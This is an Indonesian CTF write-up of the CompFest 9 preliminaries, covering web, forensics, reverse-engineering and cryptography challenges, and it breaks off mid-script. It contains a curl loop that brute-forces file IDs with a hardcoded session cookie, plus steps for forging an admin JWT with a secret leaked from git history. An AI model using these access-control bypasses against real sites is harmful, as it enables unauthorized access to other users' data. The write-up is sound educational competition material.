Write-up CompFest 9 | Prelim

$~ export TEAM=$(./cyber-security-ipb)


Daftar Isi

Web

Weird.js (25 pts)

Buka link tersebut. Setelah itu akan muncul alert. Apabila dilihat source codenya, maka akan terlihat bentuk jsf*ck.

Gunakan plugin deobfuscator pada browser untuk melihat javascript dengan rapih. Kemudian cari string "COMPFEST9" pada javascript.



FLAG: COMPFEST9{js_is_getting_weirder_everyday}

Can You Get The Admin File? (50 pts)

Buka link tersebut, kemudian daftar login sebagai user biasa. Setelah itu upload sesuatu, kemudian pindah ke halaman download.

Ada id file yang sepertinya bisa di bruteforce. Lakukan bruteforce pada URL tersebut.


bruteforce_curl.py


```
#/bin/bash
for i in {1000..2500}
do
  RES=$(curl -s "http://tenkai.compfest.web.id:18889/download/$i/"
-H 'Host: tenkai.compfest.web.id:18889' -H 'User-Agent: Mozilla/5.0
(X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101 Firefox/54.0'
-H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' -H
'Accept-Language: en-US,en;q=0.5' --compressed -H 'Cookie:
csrftoken=Elna0dAnQmfHFpS3uJDFelVvNLrR5U5CfGj1Bs9XhBjRT8FDq1KKGtwmO
V9LXYex; sessionid=ys5s3rknsobzz34huqhm0hq0orpdmg8w' -H
'Connection: keep-alive' -H 'Upgrade-Insecure-Requests: 1' -H
'Cache-Control: max-age=0');
  echo $i;
  if [[ $RES == *"COMPFEST9{"* ]]; then echo $RES; break; fi
  # echo $result
done
```

FLAG: COMPFEST9{4lw4y5_u53_4uth_f0r_53cur1ty}

Jackpot! (150 pts)


Buka link tersebut. Kemudian kita harus memasukkan angka tertentu untuk berhasil mendapatkan flag. Lakukan brute force pada input tersebut.






FLAG: COMPFEST9{BRUTEFORC3_ALL_THE_THINGS}

Snaptweet (175 pts)



Buka git dari website tersebut. Kemudian daftar sebagai user biasa. Kemudian lihat get atau post yang digunakan.

Dari sana terlihat authorization yang digunakan menggunakan format JWT. Pada JWT dibutuhkan secret word agar parameter yang dikirimkan dapat dimanipulasi. Buka git, kemudian lihat history dari commit.




Buka bagian refactor to dotenv. Kemudian kita dapatkan secretnya.


```
@@ -0,0 +1,3 @@
+DB_HOST=mongodb://localhost/cf9-oops
+PORT=3000
+SECRET=dGhpcyBpcyBteSBwcm9kdWN0aW9uIHNlY3JldAo
```

Lakukan decode JWT menggunakan secret yang didapatkan.


Ada parameter id dan exp yang dapat dimanipulasi. Selanjutnya kita lakukan pencarian user dengan role Admin.



Rubah *id* JWT menjadi admin dan tambahkan nilai *exp*. Kemudian lakukan backup pada user admin.




Didapatkan sebagian dari flagnya. Untuk potongan flag berikutnya dicari pada user *admin-bot*.



FLAG: COMPFEST9{Y_R_U_xp0sin_ur_s3cret_in_a_git_r3p0}


Forensics

Dark and Deep (250 pts)



Diberikan file TAR. Kami mencoba untuk mengekstrak dengan cara biasa. Didapat beberapa file yang merupakan file file docker.

Kami mencoba untuk merubah header yang memuat file length name yang di set nol menjadi 0xf pada offset ke 26 pada binary. Kami menggunakan 010 Editor untuk merubah file length name pada hexa




Kami mencoba mengekstraknya namun masih gagal. Lalu kami mencari cari dan menemukan cara untuk memfix dengan menggunakan perintah berikut.

Fix file lagi

```
$ ~> zip -FF .broken.zip --out fixxed.zip
Fix archive (-FF) - salvage what can
     zip warning: Missing end (EOCDR) signature - either this
archive
                     is not readable or the end is damaged
Is this a single-disk archive?  (y/n): y
  Assuming single-disk archive
Scanning for entries...
 copying: darkdeep-02.png  (3146 bytes)
Central Directory found...
     zip warning: error reading entry:  Invalid argument
     zip warning: skipping this entry...
$ ~> unzip fixxed.zip
Archive:  fixxed.zip
  inflating: darkdeep-02.png
```

Didapat file darkdeep-02.png. Namun ketika dibuka hanya terdapat gambar gelap yang hampa.

Kami lalu mencoba untuk mengubah ubah offset warna pada gambar dengan StegSolve.jar. Sehingga didapatkan flag pada opsi Random colour map 1.



Flag : COMPFEST9{how_can_you_keep_digging_this_deep}

Reverse

Bandicoot (50 pts)

Pertama upload APK ke http://www.javadecompilers.com/ lalu kami lihat source yang ada di

bandicoot/ctf/compfest/web/id/bandicoot/BrokenActivity.java

BrokenActivity.java

```
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;


    public void onLowMemory() {
        String key = "1";
        String tmp = "";
        for (int i = 0; i <= 4; i++) {
            key = new StringBuilder(key).reverse().toString() +
key;
        }
        Toast.makeText(this, "The flag is " +
decryptFlag(key.getBytes(),
"I0x+Ip7qIcrgHVGmxq46yPGfERLdgN6pZG4mYjT+7ozdSZaWhI9tD8bRRNdCK7aPiP
flE1+30y7P5hRW/AEs/Q=="), 0).show();
    }

    protected String decryptFlag(byte[] key, String encrypted) {
        try {
            SecretKeySpec keySpec = new SecretKeySpec(key, "AES");
            Cipher cipher =
```

```
Cipher.getInstance("AES/ECB/PKCS5PADDING");
            cipher.init(2, keySpec);
            return new
String(cipher.doFinal(Base64.decode(encrypted, 0)));
        } catch (Exception e) {
            Log.e("bandicoot", "[Error Decrypting] " +
e.getMessage());
            throw new RuntimeException("Bandicoot crashed!");
        }
    }
}
```

Diketahui sebagai berikut:

1. Key di-generate pada fungsi onLowMemory() setelah dicoba dijalankan hasilnya "11111111111111111111111111111111"
2. Fungsi dekripsi menggunakan AES mode ECB

Selanjutnya kami membuat fungsi dekripsinya menggunakan python

aes.py

```
#!/usr/bin/env python

import base64
from Crypto import Random
from Crypto.Cipher import AES

class AESCipher(object):
    def __init__(self):
        self.bs = 32
        self.key = "11111111111111111111111111111111"

    def decrypt(self, enc):
        enc = base64.b64decode(enc)
        #iv = enc[:AES.block_size]
        cipher = AES.new(self.key, AES.MODE_ECB)
        return self._unpad(cipher.decrypt(enc)).decode('utf-8')

    def _pad(self, s):
        return s + (self.bs - len(s) % self.bs) * chr(self.bs -
len(s) % self.bs)

    @staticmethod
    def _unpad(s):
```


```
        return s[:-ord(s[len(s)-1:])]

def main():
    print
AESCipher().decrypt("I0x+Ip7qIcrgHVGmxq46yPGfERLdgN6pZG4mYjT+7ozdSZ
aWhI9tD8bRRNdCK7aPiPflE1+30y7P5hRW/AEs/Q==")

if __name__ == '__main__':
    main()
```

Lalu jalankan scriptnya untuk mendapatkan flag.

```
$ python aes.py
COMPFEST9{thank_you_for_saving_crashed_bandicoot}
```

FLAG: COMPFEST9{thank_you_for_saving_crashed_bandicoot}

Not So Classic String Validator (75 pts)



Didapatkan sebuah file ELF 64bit,

```
$ file validator
validator: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 2.6.32,
BuildID[sha1]=c9b4dbb2c2b01a0bc0759ea7800ec79cca426beb, not
stripped
```

Lalu dibuka menggunakan IDA Pro dan decompile

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax@2
  double v4; // xmm0_8@4
  __int64 v5; // rcx@9
  int integer; // [sp+4h] [bp-5Ch]@1
  int i; // [sp+8h] [bp-58h]@3
  int v8; // [sp+Ch] [bp-54h]@1
  char string_input[72]; // [sp+10h] [bp-50h]@1
  __int64 v10; // [sp+58h] [bp-8h]@1

  v10 = *MK_FP(__FS__, 40LL);
  printf("Input Password: ", argv, envp);
  __isoc99_scanf("%s", string_input);
  printf("Input integer constant: ");
  __isoc99_scanf("%d", &integer);
  v8 = strlen(string_input);
```

```
  if ( v8 == 46 )
  {
    for ( i = 0; i < v8; ++i )
    {
      v4 = exp((double)string_input[i] * 13.0 / (double)integer);
      if ( (signed int)floor(v4) != dxdiag[i] )
      {
        result = 0;
        goto LABEL_9;
      }
    }
    printf("Congrats!\nYour flag is COMPFEST9{%s}\n",
string_input);
    result = 0;
  }
  else
  {
    result = 0;
  }
LABEL_9:
  v5 = *MK_FP(__FS__, 40LL) ^ v10;
  return result;
}
```

1. Diketahui bahwa flagnya printable sehingga string_input[i] adalah nilai integer dari 0-255. Kita akan brute force nilai integer dan string_input yang pas menggunakan C.
2. Panjang flagnya yaitu 46.
3. Setelah ditelusuri dxdiag di **.data** adalah nilai integer yang akan dicocokan dari input kita.

brute0.c

```
#include<stdio.h>
#include<stdlib.h>
#include<math.h>

int main(){

long long int dxdiag[46] = {0x268C60, 0x6C02D, 0x12EA4, 0x628006,
0x41E3FD, 0x427, 0x1D7C16, 0x529D7, 0x876D, 0x628006, 0x21B69B,
0x1B1E, 0x3A1, 0x41E3FD, 0x529D7, 0x13B936, 0x4B5723, 0x529D7,
0x56253A, 0x113FE6, 0x3A1, 0x529D7, 0x7B806, 0x0B89F8, 0x108AE,
0x56253A, 0x529D7, 0x4B5723, 0x56253A, 0x0E77C, 0x13B936, 0x876D,
0x0F1605, 0x529D7, 0x8D36B, 0x113FE6, 0x3A1, 0x8D36B, 0x19C958,
```

```
0x2889, 0x41E3FD, 0x529D7, 0x0B89F8, 0x70A06A, 0x2889, 0x41E3FD};
double tmp;

int integer;
int i, j;
int n;
n = 0;
for(j=0;j<1000;j++){
for(i=0;i<255;i++){
  tmp = exp(i * 13.0 / j);
  if(floor(tmp) == dxdiag[n]){
    printf("char: %c | integer: %i\n", i, j);
  }
}
}

return 0;
}

/*
$ gcc brute0.c -lm -o brute0
$ ./brute0
char: n | integer: 97
char: ▒ | integer: 194
*/
```

Didapatkan integer yang memungkinkan 97

Setelah itu kami jalankan untuk melakukan bruteforce nilai string_input per index.

```
#include<stdio.h>
#include<stdlib.h>
#include<math.h>
int main(){

long long int dxdiag[46] = {0x268C60, 0x6C02D, 0x12EA4, 0x628006,
0x41E3FD, 0x427, 0x1D7C16, 0x529D7, 0x876D, 0x628006, 0x21B69B,
0x1B1E, 0x3A1, 0x41E3FD, 0x529D7, 0x13B936, 0x4B5723, 0x529D7,
0x56253A, 0x113FE6, 0x3A1, 0x529D7, 0x7B806, 0x0B89F8, 0x108AE,
0x56253A, 0x529D7, 0x4B5723, 0x56253A, 0x0E77C, 0x13B936, 0x876D,
0x0F1605, 0x529D7, 0x8D36B, 0x113FE6, 0x3A1, 0x8D36B, 0x19C958,
0x2889, 0x41E3FD, 0x529D7, 0x0B89F8, 0x70A06A, 0x2889, 0x41E3FD};
```

```
double tmp;
int i, j;
int n;
j = 97;
for(n=0;n<46;n++){
for(i=0;i<255;i++){
  tmp = exp(i * 13.0 / j);
  if(floor(tmp) == dxdiag[n]){
    printf("%c", i);
  }
}
}

return 0;
}

/*
$ gcc brute1.c -o brute1 -lm
$ ./brute1
naTur4l_NumB3r_is_th3_beSt_stRiNg_ch3ckEr_evEr
*/
```

FLAG: COMPFEST9{naTur4l_NumB3r_is_th3_beSt_stRiNg_ch3ckEr_evEr}

Cryptography

Cough Generator (25 pts)

Lakukan nc pada koneksi yang diberikan. Lakukan percobaan dengan berbagai input untuk didapatkan polanya. Lakukan dekrip pada teks yang diberikan.

Chough_Generator.rb

```
def decode (teks, total_h=0)
  return "" if teks.nil? or teks.size < 1
  current_char = teks[0]
  front_string = ""
  front_index = 0
  case current_char
  when 'h' # counting
     total_h += 1
     new_teks = teks[2..-1]
     front_index = 2
  when 'C'
     front_string += (64+total_h).chr
     total_h = 0
     front_index = 5
  when 'c'
     front_string += (96+total_h).chr
     total_h = 0
     front_index = 5
  when 'm'
     front_string += '_'
     total_h = 0
     front_index = 3
  when 'd'
     front_string += (47+total_h).chr
     total_h = 0
     front_index = 3
  end
  return front_string + decode(teks[front_index..-1], total_h)
end

flag_encoded =
"hahahaCHIM!hahahahahahahahahahahahahahaCHIM!hahahahahahahahahaha
hahahaCHIM!hahahahahahahahahahahahahahahahaCHIM!hahahahahaCHIM!ha
hahahahaCHIM!hahahahahahahahahahahahahahahahahahahahaCHIM!hahahahahah
ahahahahahahahahahahahahahahaCHIM!hahahahahahahahahahaduhmehhahaCHI
M!hahahahahahahahahahahahahahahahahahahahahahahahahahaCHIM!hahahahadu
hmehhahaCHIM!hahahahahahahahahahahahahahahahahahahahahahahahahahaCHIM
!hahahahaduhmehhahahahahahaCHIM!hahahahahahahahahahahahahahahahah
aCHIM!hahahahahahahahahahahahahahaCHIM!hahahahahahahahahahahahaha
CHIM!mehhahahahahahahahahahahahahahahahahahaCHIM!hahahahahahahaha
hahahahahahahahaCHIM!hahahahahahahahahahahahahahahahahaCHIM!hahah
ahahahahahahahahahahahahahaCHIM!hahahahahahahahahahahahahahahahah
ahahaCHIM!hahahahahahahahahahahahahahahahahahahahaCHIM!meh"

puts decode(flag_encoded)
```

FLAG: COMPFEST9{BY3_BY3_FROM_SPROUT}

Can You Get The Plain Text? (50 pts)

Diberikan source code encrypt.py yang digunakan untuk mengenkripsi plain_text dan dihasilkan chiper_text yang terpecah menjadi 12 file yang digabungkan dalam satu zip.

encrypt.py

```
plain_text_file = open('plain_text', 'r')
key_file = open('key', 'r')

plain_text = plain_text_file.read()
key = key_file.read()
panjang = len(plain_text)

if panjang % len(key) != 0:
    for i in range(len(key) - (panjang % len(key))):
        plain_text = plain_text + " "

for i in range(len(plain_text) / len(key)):
    cipher_text_file = open('cipher_text_' + str(i + 1), 'w')
    for j in range(i * len(key), (i + 1) * len(key)):
        cipher_text_file.write(chr(ord(plain_text[j]) ^ ord(key[j -
i * len(key)])))
    cipher_text_file.close()

plain_text_file.close()
key_file.close()
```

Plain text dipadding dengan spasi hingga panjang plain text + padding menjadi kelipatan panjang key. Lalu plain text tadi dibagi menjadi 12 bagian dan dilakukan XOR setiap karakter pada key dengan setiap karakter pada plain text, dan di simpan dengan setiap file berbeda.

Karena padding yang digunakan adalah spasi, kita dapat menebak sebagian karakter key karena operasi XOR bersifat reversible. Setelah file ke 12 di XOR didapat key ".n(/$wnya!". Dengan analisa, Kemungkinan karakter ‘wnya!’ Sudah benar. Lalu kami menganalisis huruf yang kemungkinan menyusun plain text yang tepat satu persatu dengan menggunakan skrip berikut

decrypt.py

```
import string

def xor(a, b):
     hasil = ""
     for i in range(len(a)):
          hasil += chr(ord(a[i]) ^ ord(' '))
     return hasil


key = ".n(/$wnya!"

key  = list(key)

print key

